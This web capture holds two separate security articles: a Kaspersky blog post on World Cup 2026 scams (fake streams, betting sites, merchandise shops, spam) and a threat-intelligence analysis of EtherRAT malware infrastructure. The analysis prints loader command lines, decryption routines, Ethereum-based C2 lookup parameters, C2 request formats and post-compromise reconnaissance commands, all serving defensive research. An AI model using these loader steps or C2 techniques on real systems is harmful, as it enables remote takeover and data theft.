Normal view

World Cup 2026: watch out for these scams | Kaspersky official blog

The World Cup attracts a great many fans — but also a great many scammers. While millions of fans tune in to watch the matches, cybercriminals are hard at work trying to get at their money and personal data. In fact, we’ve already flagged more than 336 fake websites designed to look exactly like the official World Cup page! As the biggest sporting event of the year heats up, here are the top red flags you need to watch out for.

Totally Legit Free Streams (No Scam)

Scoring a seat at WC26 has turned into quite the mission. Soccer fans are furious over ticket prices, which have officially been dubbed the highest in World Cup history. On top of lodging and travel costs, the situation is made even worse by America’s stringent immigration policies — where referees, team staff, and even players have faced major visa and entry headaches. But fans still want to watch the games, and that’s exactly where fake streaming platforms step in to “help”.

Here’s how the scam plays out: cybercriminals set up fake websites promising free access to World Cup match streams. But the moment you click Watch Now, you’re prompted to sign up and then pay for “lifetime access” to the entire tournament. In the example below, they’re asking for cryptocurrency — which is still a bit unusual, since scammers typically prefer good old-fashioned bank cards.

An example of a fake video streaming website requiring users to register and pay with cryptocurrency to watch all World Cup 2026 matches

An example of a fake video streaming website requiring users to register and pay with cryptocurrency to watch all World Cup 2026 matches

Fans who are desperate to catch their favorite teams live risk losing not just their money, but also their personal data, which hackers can later weaponize in targeted phishing attacks.

A losing bet

Match result predictions and sports betting always skyrocket in popularity during the World Cup, and scammers waste no time cashing in on the trend. And behind the flashy slogans lie classic scam tactics.

Take this beautifully designed Spanish-language website. To sign up, it demands a massive amount of personal information, including your full name, national ID number, email address, and phone number — and, of course, it asks you to create a password. If a victim uses the exact same password for multiple accounts, they’re essentially handing the keys to their digital life over to cybercriminals.

To guess match outcomes on this site, you have to hand over way too much personal info — everything short of biometrics

To guess match outcomes on this site, you have to hand over way too much personal info — everything short of biometrics

Another site, specifically targeting users in Colombia, turned the sign-up process into a paid ordeal — and it features every trick in the book.

  • To “verify” your profile, you’re forced to use WhatsApp under the guise of avoiding legal complications.
  • Before your account is activated, you must make a deposit. This means sending 100 000 Colombian pesos (about $29) to a specified account and texting the receipt to an “administrator” on WhatsApp.
  • Next, you’re told to wait 12 hours for the “administrator” to manually activate your profile.
  • Only after all of this do the scammers tell you can place unlimited bets (of course not true).

These scammers built a whole website, but they do all their business over WhatsApp. That's a red flag!

These scammers built a whole website, but they do all their business over WhatsApp. That’s a red flag!

In many countries — including Colombia — sports betting is strictly regulated. Only a handful of licensed operators are legally allowed to run these sites, and users are required by law to verify their identity. Because of this, these shady workarounds can look tempting to people who love to gamble but don’t want to — or can’t — go through the official verification process.

Unfortunately, the scammers always win in this scenario. They walk away with your initial deposit and every single bet you place on their site. At the end of the day, their only real goal is to drain their victims’ wallets for as much as they possibly can.

Discounts for collectors!

The World Cup isn’t just about the matches; it also drives record-breaking sales of collectible merchandise — stickers, scarves, team jerseys, official match balls, and more. Naturally, plenty of scammers are eager to get a piece of that action.

Take a look at this website offering “exclusive, limited-edition” stickers and albums. Notice anything suspicious?

Talk about a steal! Too bad the whole website is a scam

Talk about a steal! Too bad the whole website is a scam

Check out those prices: everything is heavily discounted, even though the tournament is in full swing. All it takes is a quick price check against the real deal to spot the trap. In the screenshot above, the scammers are charging 67 euros for a sticker collection. On actual online marketplaces, that exact same set goes for at least twice as much, and on the official Panini website, it’s three times the price.

Fake websites mimicking popular sporting goods stores also offer to sell you shin guards, socks, jerseys, and any other gear. Of course, you’ll never see the merchandise, and you’ll lose both your money and your bank card details.

When they've absolutely no intention of delivering any products, they can easily offer massive discounts and free shipping

When they’ve absolutely no intention of delivering any products, they can easily offer massive discounts and free shipping

Deals that seem too good to be true are one of the biggest red flags. To make matters worse, with the help of AI, fake websites now look just as professional as the real ones, making them harder than ever to spot. That’s why we recommend installing our security suite before you start shopping online. It blocks phishing sites in real time and uses the Safe Money feature to keep your financial data secure.

Soccer by mail

Another attack strategy involves spam campaigns centered around the World Cup. In one email, our experts uncovered an ad for a soccer analytics and betting-tips service. It uses the classic high-pressure playbook: “ONLY 10 SPOTS AVAILABLE” — so hurry up before they run out! Naturally, access comes with a price tag: AU$200.

Spammers hurrying the victim to make a decision as quickly as possible

Spammers hurrying the victim to make a decision as quickly as possible

This scheme targets fans who are into sports betting, and paying for these types of services usually ends one of two ways for them: they either lose their money with zero guarantee of getting actual predictions, or get sucked into an even deeper, multi-step financial trap.

How to avoid falling for the scams

Across all these scenarios, the World Cup is just another convenient pretext for cybercriminals. Once the tournament wraps up, they’ll most certainly pivot back to their usual tricks — like fake job offers or Telegram phishing scams — until the next Olympics or soccer tournament rolls around and they switch right back to sport.

Our research consistently shows that online fraud has evolved into a massive illegal enterprise. You aren’t just up against lone scammers anymore; you’re dealing with large criminal networks. When it comes to defense, the best approach is a proactive one. By installing Kaspersky Premium, you can safeguard all your devices from malware, phishing, spam, and malicious or lookalike websites. Plus, the included Kaspersky Password Manager will generate unique complex passwords, securely store your sensitive data — like documents and bank cards — and stop you from auto-filling your credentials on fake sites.

  • Watch the games only on legitimate streaming platforms. Don’t trust fake reviews and never enter your bank card information on unverified sites. Keep an eye out not just for sketchy streaming websites, but also for fake IPTV apps. As we’ve covered in detail before, scammers frequently use these to infect your devices with Trojans.
  • Shop smart. The best way to avoid getting ripped off is to buy merchandise exclusively through official channels (where you won’t see suspiciously deep discounts), or simply buy your gear in person at official retail locations.
  • Don’t click suspicious links. If a deal that’s too good to be true lands in your inbox — whether it’s exclusive betting tips or anything else — just ignore it and hit delete.
  • Avoid logging in through Telegram bots. At the very least, this saves you from future headaches and annoying spam. At best, it keeps your account from being hijacked and your crypto from being stolen.
  • Switch to passkeys wherever possible. Unlike traditional passwords, which are easily stolen and can be typed into any fake login page, a passkey is cryptographically tied to a specific website and won’t work on a phishing page. Kaspersky Password Manager can easily store and sync your passkeys across all your devices.

What other ruses do scammers use to make a quick buck? Check out our other posts:

Inside a malicious infrastructure delivering EtherRAT, phishing pages, and malicious software 

15 June 2026 at 22:17

During our recent threat hunting activities, we found EtherRAT malware being distributed by a website with a strange homepage. This homepage allowed us to discover a vast malicious infrastructure distributing malware, malicious documents, remote desktop software, and phishing pages. 

EtherRAT is a RAT developed in Node.js which allows an attacker to gain complete control over the machine and execute arbitrary code returned by the Command and Control (C2) server. The malware uses the Etherium blockchain to obtain the C2 server, hence the “Ether” part of the name. EtherRAT is typically distributed via MSI, PowerShell, or JavaScript scripts. 

An open directory that distributes EtherRAT: where it all began 


While threat hunting, we found an open directory that was distributing MSI installers and PowerShell scripts, which ultimately distributed EtherRAT. In the analyzed cases, the PowerShell scripts and MSI installers were distributed from a “/install” folder.  The versions have a progressive number, ranging from v1 to v10. 

Figure 1: Open Directory hosting EtherRAT MSI 
Open Directory hosting EtherRAT MSI 


The returned home page caught our attention and prompted us to further explore the campaign. 

The homepage returned by the EtherRAT distribution website 



Analyzing domains and associated IPs with the EtherRAT distribution, we detected other similar home pages with a hacking-style theme. They appeared to belong to a larger distribution chain, which also distributes phishing, remote control software, and other malware. These websites usually have several folders with malware and phishing related content, and what is displayed depends on the specific infection chain. 

Different websites that resolve to the same IP addresses have previously returned pages related to fake companies or default templates. The use of these new pages could therefore be a method to make detection more difficult for automated scanners or researchers.  Here are some of the home pages we found:

Some of the malicious websites indexed on Google 

EtherRAT is an interesting RAT, as it has few lines of code and allows the execution of arbitrary code returned by the C2 server. Furthermore, using the Ethereum blockchain to obtain the C2 server makes it more resilient to infrastructure takedowns. 

Technical analysis of EtherRAT 

The detected websites usually distribute an MSI or PowerShell script with the version name, such as v1.msi, v2.ps1, and so on. 

MSI Loader 

The MSI file “v9.msi” contains three components: 

MSI Filename Description 
KmPuGimn.cmd BAT launcher 
cDQMlQAru0.xml First Jscript loader 
MRaQCipBIZeiZNx.log Encrypted EtherRAT 

When the MSI is executed, the “KmPuGimn.cmd” file is started: 

conhost --headless cmd /c "KmPuGimn.cmd" 

This obfuscated BAT file performs different operations: 

  • Extracts the other files in a random folder in %LOCALAPPDATA%. 
  • Re-executes itself via: 
    • %SystemRoot%\System32\conhost.exe –headless %SystemRoot%\System32\cmd.exe /c call “C:\Users\{user}\AppData\Local\{random_path}\KmPuGimn.cmd” nKWa 
  • Runs the command “where node” to find an existing installation. 
  • Downloads Node.js if it’s not found 
    • Uses “curl -sLo” to download Node.js from the official website. 
    • Extracts to installation directory via “tar -xf”. 
    • Renames extracted directory to “28Q75h”.
  • Loops until both “MRaQCipBIZeiZNx.log” and “cDQMlQAru0.xml” exist, then executes: 
    • conhost.exe –headless C:\Users\{user}\AppData\Local\{random_path}\{random_path}\node.exe cDQMlQAru0.xml 

The executed “cDQMlQAru0.xml” is a loader that decrypts the embedded code with a XOR function and then executes it with “vm.compileFunction”. 

decrypted[i] = (encrypted[i] - key[i % key.length] - i) & 0xFF 
The embedded decrypted code 

The decrypted code: 

  • Copies node.exe in “C:\Users\{user}\AppData\Local\{random_path}\{random_path}\_MJlLlt5.exe”. 
  • Adds a registry key for persistence with “conhost.exe –headless”. 
  • Decrypts “MRaQCipBIZeiZNx.log” and executes it with “_MJlLlt5.exe” stdin. 

The decryption algorithm is a custom stream-like decoding routing based on XOR, byte rotations and an accumulator: 

for e in range(len(data)): 
    byte = data[e] 
    g = prev 
    prev = byte 
    byte = (byte - g) & 0xff 
    byte = byte ^ n[e % len(n)] ^ ((e >> 8) & 0xff) 
    byte = si[byte] 
    byte = (byte - k[e % len(k)]) & 0xff
    result[e] = byte 

The final stage is to deploy EtherRAT. EtherRAT allows the attacker to: 

  • Execute arbitrary JavaScript code received by the C2 server. This allows the attacker to execute new commands, perform operations on files and folders, modify the registry, and exfiltrate data. 
  • Get a new C2 server using the Ethereum blockchain. 
  • Reobfuscate itself. 
  • Save the logs to “svchost.log”. 
Part of decrypted EtherRAT code 

The EtherRAT uses Ethereum’s “eth_call” JSON-RPC method to retrieve the active C2 URL from a smart contract on the Ethereum mainnet.  

The blockchain parameters in this case are: 

  • Contract: 0x88ea8d0bc4146f0a018e989df3fd089ac48f9a58 
  • Function selector: 0x7d434425 
  • Argument: 0xf6a772e163e64b07f658946f863b5d457d88f9f0 
The decoded C2 from Ethereum blockchain 

The contacted URLs to obtain the C2 server endpoint are: 

  • mainnet[.]gateway[.]tenderly[.]co 
  • rpc[.]flashbots[.]net/fast 
  • rpc[.]mevblocker[.]io 
  • eth-mainnet[.]public[.]blastapi[.]io 
  • ethereum-rpc[.]publicnode[.]com 
  • eth[.]drpc[.]org 
  • eth[.]merkle[.]io 

Polling requests use randomized URL patterns based on some parameters defined in the code: 

GET /api/<4-byte-hex>/<victim-uuid>/<4-byte-hex>.<ext>?<param>=<build-id> 
X-Bot-Server: <c2_url> 

In the analyzed sample, the parameters are: 

  • Build ID: “6f816d80-0d6c-4384-9cd6-6b79965fc08f” 
  • ext: randomly selected from “png”, “jpg”, “gif”, “css”, “ico”, “webp”. 
  • param: randomly selected from “id”, “token”, “key”, “b”, “q”, “s”, “v”. 

After startup, the RAT sends its own source code to the C2 server. The C2 responds with a newly obfuscated version of the script, which is written back to disk, making each execution generate a new file hash. 

POST /api/[REOBF_PATH]/<victim-uuid> 
Body: { "code": "<current_script_contents>", "build": "<build_id>" } 

After the EtherRAT execution, we observed different post-compromised cmd.exe activities to check the environment. For example: 

  • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_VideoController).Name”
  • reg query “HKLM\SOFTWARE\Microsoft\Cryptography” /v MachineGuid 
  • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).Domain” 
  • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).PartOfDomain” 
  • cmd.exe /d /s /c “net session” 
EtherRAT logs 

PowerShell Loader 

The activities performed by the PowerShell loaders are very similar to the last stage of the JS script of the MSI installer: 

  • Downloads Node.js if it’s not present. 
  • Create the necessary directories. 
  • Decode the EtherRAT with a custom decryption algorithm. 
  • Execute Node.js with conhost.exe and the decrypted EtherRAT payload. 

We detected some variants of the PowerShell loader hosted on these websites; namely that the functions’ names and the decryption functions change in the analyzed PowerShell scripts. 

The decryption of EtherRAT payload with the custom decryption algorithm 

Tracking the malicious infrastructure 

When we analyzed the different websites with the “hacking-theme” pages, we found that in the past many had hosted multiple phishing pages in some specific paths. For example: 

  • /zht/sharep-redirect.html 
  • /bl/me.php 
  • /t/teams 
  • /teams/Windows/invite.php 

It seems that these domains and IPs are actually part of a much larger infrastructure that distributes malware, phishing, malicious documents, and remote software. It is possible that these infrastructures are shared by multiple threat actors who activate different URL endpoints based on the specific campaign. 

Interestingly, the majority of the domains related to this malicious infrastructure in the past also returned an HTML page related to a “Bulletproof Infrastructure” service.  



